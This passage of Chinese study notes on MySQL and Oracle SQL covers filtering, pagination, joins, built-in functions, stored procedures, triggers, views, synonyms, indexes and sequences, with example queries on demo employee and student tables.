jsp<=90;  select \* from student where jsp BETWEEN 75 AND 90;  select \* from student where gender<>'男'; （非标准写法：!=）  **判空条件(null 空字符串)：**is null is not null ='' <>''  null vs 空字符串：null：没有数据；空字符串：有数据，数据就是空字符串！  select \* from student where address IS NULL;  select \* from student where address='';  --查询无地址的学生（包括null和空字符串）：  select \* from student where address IS NULL **OR** address='';  --查询有地址的学生(不包括null和空字符串)：  select \* from student where address IS NOT NULL **AND** address<>'';  **模糊条件：** like  -- % : 表示任意个字符  -- \_ : 一个表示一个字符  escape：指定转义字符  select \* from student where name LIKE '李%';  select \* from student where name LIKE '李\_';  select \* from student where name LIKE '李\_\_';  select \* from student where name LIKE '%\\_%'; --查找名字含“\_”的学生。  select \* from student where name LIKE '%/%%' escape '/'; --查找名字含“%”的学生。  注：“\”为默认的转义字符，在MySQL中，默认的“\”不要再重申escape '\'，在Oracle中，默认的“\”可以再重申escape '\'  Oracle运算符  **算术运算符：**+、-、\*、/  **比较（关系）运算符：**＝、!＝、<>、< 、 > 、 <= 、 >= 、 between...and... 、in 、like 、is null  **逻辑运算符：**AND(逻辑与)、OR(逻辑或)、NOT(逻辑非)  **连接运算符：**||  【示例】select '工号为：' || empno || ' 的员工的姓名为：'|| ename from emp;  **集合运算符**  union（并集无重复）  union all（并集有重复）  intersect（交集，共有部分）  minus（减集，第一个查询具有，第二个查询不具有的数据）  【注意】：列数相关，对应列的数据类型兼容，不能含有Long类型的列，第一个select语句的列或别名作为结果标题  【示例】   |  | | --- | | *--union(并集将去重复)*  select \* from emp where deptno=10  union  select \* from emp where deptno=20;  *--intersect(交集) 查询工资属于1000~2000区间和1500~2500区间的工资*  select ename,sal from emp where sal between 1000 and 2000  intersect  select ename,sal from emp where sal between 1500 and 2500;  *--minus(减集)*  select ename,sal from emp where sal between 1000 and 2000  minus  select ename,sal from emp where sal between 1500 and 2500; |   **运算符优先级**   |  |  | | --- | --- | | **优先级** | **运算符** | | 1 | 算术运算符 | | 2 | 连接符 | | 3 | 比较符 | | 4 | IS[NOT]NULL, LIKE, [NOT]IN | | 5 | [NOT] BETWEEN | | 6 | NOT | | 7 | AND | | 8 | OR |   可以使用括号改变优先级顺序；OR的优先级最低，算术运算符的优先级最高。  分页查询   |  |  | | --- | --- | | **MySQL：（limit 起始行,查询几行）-- 行号从0开始** | **Oracle：嵌套子查询 --行号从1开始** | | select \* from student LIMIT (当前页-1)\*每页条数, 每页条数;  查询第1,2条记录（第1页的数据）：  select \* from student LIMIT 0,2;  查询第3,4条记录（第2页的数据）：  select \* from student LIMIT 2,2;  查询第5,6条记录（无记录不显示）：  select \* from student LIMIT 4,2; | 开始索引：(当前页-1)\*每页条数+1  结束索引：每页条数\*页数  若不要排序，先取1到结束索引的行，再取开始索引到结束索引的行（二层嵌套）  SELECT \*  FROM (SELECT ROWNUM R,EMP.\*  FROM EMP  WHERE ROWNUM < 7)  WHERE R > 3;  若要排序，先排序再加伪列并分页（三层嵌套）  SELECT \*  FROM(SELECT ROWNUM rn,t.\*  FROM(SELECT ename,sal,job  FROM emp  ORDER BY sal DESC) t  WHERE ROWNUM<=10)  WHERE rn>=6; |   注：Oracle三层嵌套分页查询为什么要先判断小于结束索引再判断大于开始索引？  例子：select \* from (select ta.\*,rownum r from (select \* from A) ta where rownum < 10) where r > 5  （其实两层就可以，不过，两层嵌套查询不会用到oracle的外层条件内推机制，效率慢了点）  先判断大于开始索引为什么不好使？  1.执行不带where条件的查询操作，将结果第一行的rownum置为1  3.将得到的行的rownum与where条件相比较，如果不匹配，则抛弃行，然后获取下一行，rownum不变，如果匹配，则返回行，然后获取下一行，并将rownum值增1。  4.返回第3步  从这个原理可以知道，select rownum,name from emp where rownum>5;不返回行，因为首先执行查询select name from emp，将第1行的rownum标为1，然后看where条件，为false，则抛弃行，执行第2行，还是rownum标为1，看where条件还为false，所以永远是false，rownum不改变，所有的行都被抛弃，所以没有结果。  查询排序（order by）-- asc顺序；desc倒序  select \* from student; --无order时默认按插入顺序排序  select \* from student ORDER BY id; -- 默认正序  select \* from student ORDER BY id ASC; --画蛇添足  select \* from student ORDER BY id DESC;-- 反序  select \* from student ORDER BY servlet ASC,jsp DESC; -- 多个排序条件  分组查询(group by)  分组后统计（先分组(GROUP BY)，后统计(COUNT(\*)每组数量)：  select gender,COUNT(\*) from student GROUP BY gender;  分组后筛选（先分组后统计再筛选(having)）：  select gender,COUNT(\*) from student where grade='一年级' GROUP BY gender HAVING COUNT(\*)>2;  注意：分组前条件用where，分组后条件用having。  使用分组查询的规则：出现在select列表中的字段，如果不是组函数，那么就必须出现在group by 子句中，否则就会出现错误：not a GROUP BY expression |

* 1. **多表查询（连接查询）**

交叉连接查询（笛卡尔积，产生笛卡尔积的原因是没有足够的连接条件）

select empName,deptName from employee,dept

内连接查询：只显示两表相同数据

select empName,deptName from employee,dept where employee.deptId=dept.id;

或者：select empName,deptName from employee **[INNER] JOIN** dept **ON** employee.deptId=dept.id;

又或使用别名：ELECT [e.]empName,[d.]deptName from employee [as] e INNER JOIN dept [as] d ON e.deptId=d.id;

左[外]连接查询：用左表数据匹配右表数据，左表数据完全显示，右表无匹配数据则显示null。

通用：select d.deptName,e.empName from dept d **LEFT [OUTER] JOIN** employee e **ON** d.id=e.deptId;

**Oracle**既可用上面通用写法，亦可用下面专用写法：

左外连接**(+)**号写在等号右边，右外连接**(+)**号写在等号左边。**(+)**号在哪张表，哪张表就可能要补null

|  |
| --- |
| --按部门统计员工的人数，要求显示部门号、部门名称、和部门人数，部门下没有人的也将显示  select d.deptno,d.dname,count(e.empno) from dept d,emp e where d.deptno=e.deptno**(+)** group by d.deptno,d.dname; |

右[外]连接查询: 与左[外]连接查询相对。

|  |
| --- |
| select e.empName,d.deptName from employee e **RIGHT [OUTER] JOIN** dept d **ON** d.id=e.deptId; |

全连接查询: full join。左右表数据相互匹配，两表数据完全显示，对应表无匹配数据则显示null。

自连接查询：虚拟出两张表，一般是该表的字段之间存在上下级关系

|  |
| --- |
| --查询员工及其上司  select e.empName,b.empName from employee e LEFT [OUTER] JOIN employee b ON e.bossId=b.id; |

* 1. **子查询**
  2. **联合查询**
  3. **查询函数**

**聚合函数**（又称聚组函数、组函数）

sum() avg() max() min() count()

select SUM(servlet) AS 'servlet的总成绩', SUM(jsp) AS 'jsp的总成绩' from student; --sum仅对数值起作用，否则会报错。

select AVG(servlet) AS 'servlet的平均分', AVG(jsp) AS 'jsp的平均分' from student;

select MAX(servlet) AS '最高分' from student;

select MIN(servlet) AS '最低分' from student;

select COUNT(\*) AS '多少学生' from student;

select COUNT(id) from student; --效率略高，但不要使用含null值的列。

注意：count()不统计null值数据，使用count()要用不含null值的字段来统计。

**数学函数**

|  |  |  |  |
| --- | --- | --- | --- |
| **函数** | **返回类型** | **MySQL** | **Oracle** |
| ABS (number2 ) |  | 绝对值 |  |
| BIN (decimal\_number ) |  | 十进制转二进制 |  |
| CEILING (number2 ) |  | 向上取整 |  |
| CONV(number2,from\_base,to\_base) |  | 进制转换 |  |
| FLOOR (number2 ) |  | 向下取整 |  |
| FORMAT (number,decimal\_places ) |  | 保留小数位数 |  |
| HEX (DecimalNumber ) |  | 转十六进制 |  |
| LEAST (number , number2  [,..]) |  | 求最小值 |  |
| MOD (numerator ,denominator ) |  | 求余 |  |
| RAND([seed]) |  | RAND([seed]) |  |
| **round(x[,y])** |  |  | 【功能】返回四舍五入后的值  【参数】x,y，数字型表达式,如果y不为整数则截取y整数部分，如果y>0则四舍五入为y位小数，如果y小于0则四舍五入到小数点向左第y位。  【返回】数字  【示例】  select round(5555.6666,2.1),round(5555.6666,-2.6),round(5555.6666) from dual;  返回： 5555.67 , 5600 , 5556 |
| **trunc(x[,y])** | 数字 |  | 【功能】返回x按精度y截取后的值  【参数】x,y，数字型表达式,如果y不为整数则截取y整数部分，如果y>0则截取到y位小数，如果y小于0则截取到小数点向左第y位，小数前其它数据用0表示。  【示例】  select trunc(5555.66666,2.1),  trunc(5555.66666,-2.6),trunc(5555.033333) from dual;  返回：5555.66 5500 5555 |

**字符串函数**

|  |  |  |  |
| --- | --- | --- | --- |
| **函数** | **返回类型** | **MySQL** | **Oracle** |
| CHARSET(str) |  | 返回字串字符集 |  |
| CONCAT (string2  [,... ]) |  | 连接字串 |  |
| INSTR (string ,substring ) |  | 返回substring在string中出现的位置,没有返回0 |  |
| UCASE (string2 ) |  | 转换成大写 |  |
| LCASE (string2 ) |  | 转换成小写 |  |
| LEFT (string2 ,length ) |  | 从string2中的左边起取length个字符 |  |
| LENGTH (string ) | 数值型 | 返回string长度。【说明】多字节符(汉字、全角符等)，按1个字符计算 | |
| REPLACE (str ,search\_str ,replace\_str ) |  | 在str中用replace\_str替换search\_str |  |
| STRCMP (string1 ,string2 ) |  | 逐字符比较两字串大小, |  |
| SUBSTR(str,position[,length])  SUBSTRING(str,position[,length])  **注意：Oracle只能用substr，**  MySQL和SqlServer两者皆可用。 | 字符型 | 【功能】截取字符串，从str的position处开始截length个字符，若不指定length，则截至末尾  【说明】多字节符(汉字、全角符等)，按1个字符计算  【**注意】数据库字符串下标从1开始**  【示例】  select substr('123456789',4,4), substr('123456789',3) from dual;  返回：4567、3456789 | |
| LTRIM (string2 ) RTRIM (string2 ) trim |  | 去除前端空格或后端空格 |  |
| **LPAD(c1,n[,c2])、RPAD(c1,n[,c2])** | 字符型 |  | 【功能】在字符串c1的左（右）边用字符串c2（默认为空格）填充，直到长度为n时为止  【说明】如果c1长度大于n，则返回c1左边n个字符  【示例】  select lpad('tongwx',10,'\*'), rpad('tongwx',10,'\*'), LPAD('tongwx', 4,'\*'), rpad('tongwx', 4,'\*') from dual;  返回：\*\*\*\*tongwx、tongwx\*\*\*\*、tong、tong |
| **REPLACE(c1,c2[,c3])** | 字符型 |  | 【功能】将c1中的c2替换成c3  【说明】c3默认为空(即删除之意，不是空格)  【示例】  select replace('he love you','he','i') from dual;  返回：i love you |
| **SUBSTR(c1,n1[,n2])** | 字符型 |  | 【功能】截取字符串，从c1的n1位开始截取n2个字符，若不指定n2，则从n1位截至末尾  【说明】多字节符(汉字、全角符等)，按1个字符计算  【示例】  select substr('123456789',4,4), substr('123456789',3) from dual;  返回：4567、3456789 |

**日期时间函数**

|  |  |  |  |
| --- | --- | --- | --- |
|  | **返回类型** | MySQL | Oracle |
| 返回追加后的日期（日期时间）。 |  | ADDTIME(原date ,要追加的time\_interval)  【示例】select addtime('16:58:30','01:01:01');  select addtime(time,'1 1-1 10:09:09') from student; --时间戳上增加，注意年后没有  DATE\_ADD (date2 , INTERVAL d\_value d\_type)  在date2中加上日期或时间  【示例】select date\_add(entry\_date,INTERVAL 2 year) from student; --增加两年  DATE\_SUB (date2 , INTERVAL d\_value d\_type)  在date2上减去一个时间 | **add\_months(原日期,要追加的月数)**  【示例】select sysdate,add\_months(sysdate,3) from dual; |
| 返回当前日期时间（时间戳）。 | 日期时间 | CURRENT\_TIMESTAMP ()：返回当前时间戳  now()：返回当前日期时间（now和括号之间不能有空格） | **sysdate：**返回当前日期时间  【说明】：没有参数，没有括号  【示例】select sysdate from dual; |
| CURRENT\_DATE () |  | 当前日期 |  |
| CURRENT\_TIME() |  | 当前时间 |  |
| DATE(时间戳) |  | 返回时间戳的日期部分 |  |
|  |  |  |  |
|  |  |  |  |
| 计算日期差（月份差） |  | DATEDIFF (date1 ,date2)  两个日期差 | **months\_between(d1,d2)**  【功能】：返回月数差（**实**数）。  【参数】：d1，d2 日期型  【返回】：**实**数。如果d1>d2，则返回正**实**数；如果d1<d2，则返回负**实**数  【示例】  select sysdate,  months\_between(sysdate,to\_date('2015-01-01','YYYY-MM-DD')) 距2015元旦,  months\_between(sysdate,to\_date('2016-01-01','YYYY-MM-DD')) 距2016元旦 from dual; |
|  |  | 当前时间 |  |
| YEAR(日期时间)  Month(日期时间)  DATE(日期时间) |  | 返回年  返回月  返回日期 |  |
| 提取数字 |  |  | **extract(c1 from d1)**  【功能】：日期/时间d1中，参数(c1)的值  【参数】：d1日期型(date)/日期时间型(timestamp),c1为字符型(参数)  【参数表】：c1对应的参数表详见示例  【返回】：字符  【示例】  select  extract(YEAR from timestamp '2015-5-1 12:26:18 ' ) 年,  extract(MONTH from timestamp '2015-5-1 12:26:18 ' ) 月,  extract(DAY from timestamp '2015-1-5 12:26:18 ' ) 日,  extract(hour from timestamp '2015-5-1 12:26:18 ' ) 时,  extract(minute from timestamp '2015-5-1 12:26:18' ) 分,  extract(second from timestamp '2015-5-1 12:26:18 ' ) 秒  from dual;  返回：  年 月 日 时 分 秒  2015 5 5 12 26 18  【示例】  select extract (YEAR from date '2015-5-1' ) from dual;  返回：2015  【示例】  select sysdate 当前日期,  extract(YEAR from sysdate ) 年,  extract(MONTH from sysdate ) 月,  extract(DAY from sysdate ) 日  from dual;  *--如下语句也可获取年份、月份等*  select to\_number(to\_char(sysdate,'yyyy')) from dual; |

**转换函数**

|  |  |  |
| --- | --- | --- |
|  |  | **Oracle** |
|  |  | **TO\_CHAR(x[[,c2],C3])**  【功能】将日期或数据转换为char数据类型  【参数】  x是一个date或number数据类型。  c2为格式参数  c3为NLS设置参数  【返回】varchar2字符型  【示例】  select to\_char（sysdate,'YYYY\_MM\_DD HH24:MI:SS'） FROM dual;  --返回：2017\_11\_19 13:20:20  select to\_char（1210.7, '$9,999.00'） FROM dual;  --返回：$1,210.70 |
|  |  | **TO\_DATE(X[,c2[,c3]])**  【功能】将字符串X转化为日期型  【参数】c2,c3,字符型，参照to\_char()  x是字符串。  c2为格式参数  c3为NLS设置参数  【返回】字符串  如果x格式为日期型(date)格式时，则相同表达：date x  如果x格式为日期时间型(timestamp)格式时，则相同表达：timestamp x  【示例】  select to\_date('201212','yyyymm'),  to\_date('2012.12.20','yyyy.mm.dd'),  (date '2012-12-20') XXdate,  to\_date('2012-12-20 12:31:30','yyyy-mm-dd hh24:mi:ss'),  to\_timestamp('2012-12-20 12:31:30','yyyy-mm-dd hh24:mi:ss'),  (timestamp '2012-12-20 12:31:30') XXtimestamp  from dual; |
|  |  | **TO\_NUMBER(X[[,c2],c3])**  【功能】将字符串X转化为数字型  【参数】c2,c3,字符型  【返回】数字串  【示例】  select TO\_NUMBER('201212') + 3,TO\_NUMBER('450.05') + 1 from dual;  select '201212' + 3 from dual; |

**Oracle分析函数**

分析函数中了解rank()/dense\_rank()/row\_number()的使用：分类并在类的内部排序

|  |
| --- |
| *--查询部门的员工工种情况，并在部门内重新进行排序；PARTITION BY类似group by,根据ORDER BY排序字段的值重新由1开始排序。*  *--RANK 使用相同排序排名一样，后继数据空出排名；即有2个排序为1的，那么接下来的排序号则为3*  select deptno,ename,job,rank() over(partition by deptno order by job) as myRank from emp e;  *--DENSE\_RANK使用，使用相同排序排名一样，后继数据不空出排名；即有2个排序为1的，那么接下来的排序号则为2*  select deptno,ename,job,dense\_rank() over(partition by deptno order by job) as myDenseRank from emp e;  *--ROW\_NUMBER使用，不管排名是否一样，都按顺序排名；即有2个排序为1的，那么排序号不会重现重复*  select deptno,ename,job,row\_number() over(partition by deptno order by job) as myRowNumber from emp e;--如果只想查看某部门的排序，后面加上where deptno=部门号 |

**Oracle其它函数**

**NVL()/NVL2()**

|  |
| --- |
| 【语法】NVL (expr1, expr2)  【功能】若expr1为NULL，返回expr2；expr1不为NULL，返回expr1。注意两者的类型要一致  【示例】将员工的奖金如果是空的话则设置为0：select ename,sal,comm,nvl(comm,0) from emp;  【语法】NVL2 (expr1, expr2, expr3)  【功能】expr1不为NULL，返回expr2；expr2为NULL，返回expr3。expr2和expr3类型不同的话，expr3会转换为expr2的类型  【示例】select ename,job,nvl2(job,'job有值','job无值') from emp; |

**decode(条件,值1,翻译值1,值2,翻译值2,...值n,翻译值n,缺省值)**

|  |
| --- |
| 【功能】根据条件返回相应值  【参数】c1, c2, ...,cn,字符型/数值型/日期型，必须类型相同或null  【注意】值1……n 不能为条件表达式,这种情况只能用case when then end解决  【含义解释】  　　decode(条件,值1,翻译值1,值2,翻译值2,...值n,翻译值n,缺省值)  　　该函数的含义如下：  　　IF 条件=值1 THEN  　　RETURN(翻译值1)  　　ELSIF 条件=值2 THEN  　　RETURN(翻译值2)  　　......  　　ELSIF 条件=值n THEN  　　RETURN(翻译值n)  　　ELSE  　　RETURN(缺省值)  　　END IF  【示例】根据员工的部门号，条件判断找到对应的部门名称：  select ename,deptno,decode(deptno,10,'ACCOUNTING',20,'RESEARCH',30,'SALES','无部门') from emp; |
|  | |
| **子查询**   1. 将子查询放入括号中，可以将子查询看作一张新表 2. group by后不能使用子查询；select、from、where后面都可以使用子查询。  |  | | --- | | --select后面的子查询  select (select dname from dept where deptno=10),ename from emp where deptno=10;  --from后面的子查询  select \* from (select ename,sal from emp);  --where后面的子查询；查询工资比10号部门员工中任意一个员工的工资低的员工信息  select \* from emp where sal < (select min(sal) from emp where deptno=10); | | |

* 1. **事务管理（TCL事务控制语言）**

事务的提交比较简单；直接在执行DML语句后进行提交即可，如果不提交事务则刚刚通过DML语句进行修改的内容还未保存到数据库中，只在当前用户的连接会话中有效。要永久变更数据需要显示地执行提交、回滚或者退出当前回话（如退出sqlplus）。

SAVEPOINT a; --设置一个保存点a

ROLLBACK TO a; --回滚到保存点a

ROLLBACK; --回滚全部

COMMIT; --提交数据，所有保存点将丢弃

* 1. **MySQL存储过程**

|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
| **存储过程的特点：**执行效率快，但移植性差。   |  |  | | --- | --- | | **语法：**  创建存储过程：  DELIMITER $  CREATE PROCEDURE pro\_test()  BEGIN  sql语句;  END $  注：$可作%  执行存储过程：  CALL pro\_test();  参数：IN / OUT / INOUT  删除存储过程：  DROP PROCEDURE pro\_test; | **mysql的变量**  全局变量（内置变量）：mysql数据库内置的变量，随服务器关闭而丢失。  -- 查看所有全局变量：show variables;  -- 以关键字查看全局变量：show variables like ‘charater\_%’;  -- 查看某个全局变量：select @@变量名;  -- 修改某个全局变量：set @@变量名=新值;  会话变量：只存在于当前客户端与数据库的一次连接中，随连接断开而丢失。  -- 定义/修改某个会话变量: set @变量=值;  -- 查看某个会话变量：select @变量;  局部变量：在存储过程中使用的变量。随存储过程完毕而丢失。  -- 定义某个局部变量： declare 变量名 数据类型;  -- 修改某个局部变量： set 变量名=值  -- 查看某个局部变量： select 变量名 | | 带输入参数的存储过程：  例：传入一个员工的id，查询员工信息  DELIMITER $  CREATE PROCEDURE pro\_findById(IN eid INT)  BEGIN  select \* from employee where id=eid;  END $  --调用  CALL pro\_findById(4); | 带输出参数的存储过程：  DELIMITER $  CREATE PROCEDURE pro\_testOut(OUT str VARCHAR(20))  BEGIN  set str='helljava';  END $  --调用  CALL pro\_testOut(@name);-- 定义一个会话变量name以接收存储过程的返回值  select @name;-- 查看变量值（返回值） | | 带输入输出参数的存储过程  DELIMITER $  CREATE PROCEDURE pro\_testInOut(INOUT n INT)  BEGIN  select n;  set n =500;  END $  set @n=10;  --调用  CALL pro\_testInOut(@n); --执行此步输出10  select @n; --执行此步输出500 | 带输入输出参数的存储过程（使用查询的结果赋值（INTO）给变量）  DELIMITER $  CREATE PROCEDURE pro\_findById2(IN eid INT,OUT vname VARCHAR(20) )  BEGIN  select empName INTO vname from employee where id=eid;  END $  --调用  CALL pro\_findById2(1,@name);  select @name; | | 带有判断条件的存储过程  输入一整数，若1，返回“星期一”,若2，返回“星期二”,余者返回“错误输入”：  DELIMITER $  CREATE PROCEDURE pro\_testIf(IN num INT,OUT str VARCHAR(20))  BEGIN  IF num=1 THEN  set str='星期一';  ELSEIF num=2 THEN  set str='星期二';  ELSE  set str='输入错误';  END IF;  END $  --调用  CALL pro\_testIf(4,@str);  select @str; | 带有循环条件的存储过程  **案例一：输入一整数求包括1到此整数之间所有整数的和：**  DELIMITER $  CREATE PROCEDURE pro\_testWhile(IN num INT,OUT result INT)  BEGIN  -- 定义一个局部变量  DECLARE i INT DEFAULT 1;  DECLARE vsum INT DEFAULT 0;  WHILE i<=num DO  set vsum = vsum+i;  set i=i+1;  END WHILE;  set result=vsum;  END $  --调用  CALL pro\_testWhile(100,@result);  select @result;  **案例二：批量插入测试数据：**  DELIMITER $  CREATE PROCEDURE insert100 ()  BEGIN  DECLARE i INT DEFAULT 1;  WHILE i <= 100 DO  INSERT INTO student(student\_number, NAME) VALUES (i, concat('twx', i));  SET i = i + 1;  END WHILE;  END $ |   练习：视频day16\_06末尾；解答：day16\_07开头。 |
| **触发器**  例：当向员工表插入一条记录时，同时往日志表插入数据：  创建日志表：CREATE TABLE test\_log(Id INT PRIMARY KEY AUTO\_INCREMENT,content VARCHAR(100));  创建触发器(添加)：CREATE TRIGGER tri\_empAdd AFTER INSERT ON employee FOR EACH ROW INSERT INTO test\_log(content) VALUES('员工表插入了一条记录');  创建触发器(修改)：CREATE TRIGGER tri\_empUpd AFTER update ON employee FOR EACH ROW INSERT INTO test\_log(content) VALUES('员工表修改了一条记录');  创建触发器(删除)：CREATE TRIGGER tri\_empDel AFTER delete ON employee FOR EACH ROW INSERT INTO test\_log(content) VALUES('员工表删除了一条记录');  增删改employee表：代码略。  查看触发器执行结果（查看日志表）：select \* from test\_log;  删除触发器：DROP TRIGGER tri\_empAdd; DROP TRIGGER tri\_empUpd; DROP TRIGGER tri\_empDel; |

* 1. **Oracle视图**

**视图简介**

视图是由一个或者多个表组成的虚拟表，那些用于产生视图的表叫做该视图的基表。视图不占用物理空间，这个也是相对概念，因为视图本身的定义语句还是要存储在数据字典里的。视图只有逻辑定义。每次使用的时候只是重新执行SQL。一个视图也可以从另一个视图中产生。视图没有存储真正的数据，真正的数据还是存储在基表中。一般出于对基本的安全性和常用的查询语句会建立视图；并一般情况下不对视图进行新增、更新操作。

**视图用途**

1. **作为一个特定查询，使用户可以重复使用，从而简化数据操作。**很多时候SQL语句可能会很长，如果这个动作频繁发生的话，我们可以创建视图，然后，我们只需要select \* from view1就可以啦。
2. **给基表中的数据一定的安全性。**因为视图是虚拟的，物理上是不存在的，只是存储了数据的集合，我们可以将基表中重要的字段信息，通过视图给用户，视图数据随着基表的更新而更新。同时，用户对视图，不可以随意的更改和删除，可以保证数据的安全性。
3. **定制用户数据，聚焦特定的数据。**我们在做项目的时候，不是每一个新功能都必须建表的。打个比方,如果你现在要分析几个表的内容，这时候没必要你自己建张表然后维护，你只要建一个视图，然后把你要用的字段按一定的逻辑从他们表中拉出来，组成你要用的东西就好了。
4. **可以合并分离的数据，创建分区视图。**随着社会的发展，公司的业务量的不断的扩大，一个大公司，下属都设有很多的分公司，为了管理方便，我们需要统一表的结构，定期查看各公司业务情况，而分别看各个公司的数据很不方便，没有很好的可比性，如果将这些  
   数据合并为一个表格里，就方便多啦，这时我们就可以使用union关键字，将各分公司的数据合并为一个视图。

【语法】

|  |
| --- |
| --创建视图：CREATE [OR REPLACE] VIEW <view\_name> AS <SELECT 语句>;  --删除视图：DROP VIEW <view\_name> ; |

**视图操作**

|  |
| --- |
| *-- 授予itcast用户 创建视图 的权限*  grant create view to itcast;  *-- 登录itcast，创建视图*  create or replace view v\_emp as select empno,ename from emp;  *--通过视图查询数据*  select \* from v\_emp;  *--通过视图添加数据,需要保证基表的其它数据项可以为空*  insert into v\_emp(empno,ename) values(3333,'itcast3');  *--通过视图修改数据*  update v\_emp set ename='传智播客3' where empno=3333;  *--通过视图删除数据*  delete from v\_emp where empno=3333;  *--基于多个基表的视图，不建议使用视图进行增删改操作*  create or replace view v\_dept\_emp  as  select dept.deptno,dept.dname,ename from emp inner join dept on emp.deptno=dept.deptno;  *--查询基于多个基表的视图*  select \* from v\_dept\_emp;  *--创建基于视图的视图*  create or replace view vv\_emp as select ename from v\_emp;  *--查询基于视图的视图*  select \* from vv\_emp;  *--删除视图*  drop view v\_emp;  drop view v\_dept\_emp;  drop view vv\_emp; |

* 1. **Oracle同义词**

同义词是数据库模式对象的一个别名，经常用于简化对象访问和提高对象访问的安全性。在使用同义词时，Oracle数据库将它翻译成对应模式对象的名字。与视图类似，同义词并不占用实际存储空间，只有在数据字典中保存了同义词的定义。在Oracle数据库中的大部分数据库对象，如表、视图、同义词、序列、存储过程等，数据库管理员都可以根据实际情况为他们定义同义词。隐藏对象名称和所有者。

**私有同义词**

私有Oracle同义词由创建它的用户所有；创建的用户需要具有CREATE SYNONYM权限。

|  |
| --- |
| 【语法】  CREATE SYNONYM <synonym\_name> for <tablename/viewname...>  【示例】  *--管理员 授权用户itcast创建同义词的权限*  grant create synonym to itcast;  *--创建私有同义词*  create synonym syn\_emp for emp;  create synonym syn\_v\_emp for v\_emp;*--为视图v\_emp创建私有同义词（别名）*  *--使用私有同义词*  select empno,ename from syn\_emp;  update syn\_emp set ename='itcast5' where empno='1234';  *--删除同义词*  drop synonym syn\_emp; |

**公有同义词**

公有Oracle同义词由一个特殊的用户组Public所拥有。顾名思义，数据库中所有的用户都可以使用公有同义词。公有同义词往往用来标示一些比较普通的数据库对象，这些对象常需要引用。公有同义词一般由管理员用户创建及删除，普通用户需要创建及删除需要create public synonym和drop public synonym权限。

|  |
| --- |
| 【语法】  CREATE PUBLIC SYNONYM <synonym\_name> for <tablename/viewname...>  *--登陆sys管理员用户，授权用户itcast创建、删除(公有的删除权限需要特别给定)公有同义词权限*  grant create public synonym,drop public synonym to itcast;  *--revoke create public synonym,drop public synonym from itcast;*  *--登陆itcast用户创建公有同义词 conn itcast/itcast;*  create public synonym syn\_public\_emp for emp;  *--使用公有同义词*  select \* from syn\_public\_emp;  *-- 登录system管理员 conn system/orcl; 创建itcast2并授权*  *--create user itcast2 identified by itcast2 default tablespace itcast\_ts;*  *--grant connect,resource to itcast2;*  *--为其它用户itcast2授权使用公有同义词（需要给予使用表的权限）*  grant select,update on itcast.emp to itcast2;（？？？）  *--revoke select,update on itcast.emp from itcast2;*  *--登陆itcast2用户下使用公有同义词syn\_public\_emp*  select \* from syn\_public\_emp;  update syn\_public\_emp set ename='传智播客5' where empno=5555;  *--删除同义词*  *--登陆itcast，删除公有同义词*  drop public synonym syn\_public\_emp; |

* 1. **Oracle索引**

索引是建立在数据库表中的某些列的上面，是与表关联的，可提供快速访问数据方式，但会影响增删改的效率；常用类型（按逻辑分类）：单列索引和组合索引、唯一索引和非唯一索引。

**什么时候要创建索引**

（1）在经常需要搜索、主键、连接的列上

（2）表很大，记录内容分布范围很广

（3）在经常需要根据范围进行搜索的列上创建索引，因为索引已经排序，其指定的范围是连续的

（4）在经常使用在WHERE子句中的列上面创建索引

(创建索引的准则：

1.如果表里有几百行记录则可以对其创建索引(表里的记录行数越多索引的效果就越明显)。

2.不要试图对表创建两个或三个以上的索引。

3.为频繁使用的行创建索引。)

**什么时候不要创建索引**

（1）表经常进行 INSERT/UPDATE/DELETE 操作

（2）表很小(记录超少)

（3）列名不经常作为连接条件或出现在 WHERE 子句中

（4）对于那些定义为text, image和bit数据类型的列不应该增加索引

|  |  |  |
| --- | --- | --- |
|  | **创建索引** | **删除索引** |
| **语法** | CREATE [UNIQUE] INDEX <index\_name> ON <table\_name>(字段 [ASC|DESC]); | DROP INDEX <index\_name>; |
| **说明** | UNIQUE --确保所有的索引列中的值都是可以区分的。  [ASC|DESC] --在列上按指定排序创建索引。 |  |
| **示例** | create unique index index\_emp\_empno on emp(empno); *--创建单列唯一索引，列值将不允许重复*  create index index\_emp\_ename on emp(ename); *--创建单列非唯一索引*  create unique index index\_emp\_ename\_job on emp(ename,job); *--创建组合列、唯一索引*  create index index\_emp\_job\_sal on emp(job,sal); *--创建组合列、非唯一索引* | drop index index\_emp\_empno;  drop index index\_emp\_ename;  drop index index\_emp\_ename\_job;  drop index index\_emp\_job\_sal; |

* 1. **Oracle序列**

序列是Oracle提供的一个产生唯一数值型值的机制。通常用于表的主健值，序列只能保证唯一，不能保证连续。

**创建序列**

|  |  |  |
| --- | --- | --- |
| 【语法】  CREATE SEQUENCE <sequencen\_name>  [INCREMENT BY n]  [START WITH n]  [MAXVALUE n][MINVALUE n]  [CYCLE|NOCYCLE]  [CACHE n|NOCACHE]; | 【示例】  *--创建递增序列*  create sequence seq\_test  increment by 1  start with 1  maxvalue 1000  nocycle; | 【示例】  *--创建递减序列*  create sequence seq\_test2  increment by -1  start with 5  maxvalue 5  minvalue 1  nocycle; |
| 【说明】  INCREMENT BY n --表示序列每次增长的幅度;默认值为1.  START WITH n --表示序列开始时的序列号。默认值为1.  MAXVALUE n --表示序列可以生成的最大值(升序).  MINVALUE n --表示序列可以生成的最小值(降序).  CYCLE --表示序列到达最大值后，在重新开始生成序列.默认值为 NOCYCLE。  CACHE n--允许更快的生成序列.预先生成n个序列值到内存（如果没有使用完，那下次序列的值从内存最大值之后开始；所以n不应该设置太大） | | |

**使用序列**

**序列名.NEXTVAL** --返回序列下一个值。第一次访问时，返回序列的初始值；后继每次调用时，按步长增加的值返回。

**序列名.CURRVAL** --返回序列的当前值。注意在刚建立序列后,序列的CURRVAL值为NULL，所以要先使用NEXTVAL访问序列后才能使用CURRVAL

【示例】

|  |
| --- |
| *-- 创建序列*  create sequence seq\_emp\_empno  start with 1000  increment by 1  maxvalue 9000  minvalue 1000  nocycle;  *-- 使用序列作为主键插入emp表的empno列*  insert into emp(empno,ename)  values(seq\_emp\_empno.nextval,'itcast1');  insert into emp(empno,ename)  values(seq\_emp\_empno.nextval,'itcast2');  *-- 查看emp表数据*  select empno,ename from emp;  *-- 查看当前序列的值*  select seq\_emp\_empno.currval from dual; |

**修改序列**

alter sequence seq\_emp\_empno

maxvalue 9999

cycle;

**删除序列**

DROP SEQUENCE <sequence\_name>

**序列与sys\_guid()函数**

sys\_guid和序列都可以作为主键值。

|  |
| --- |
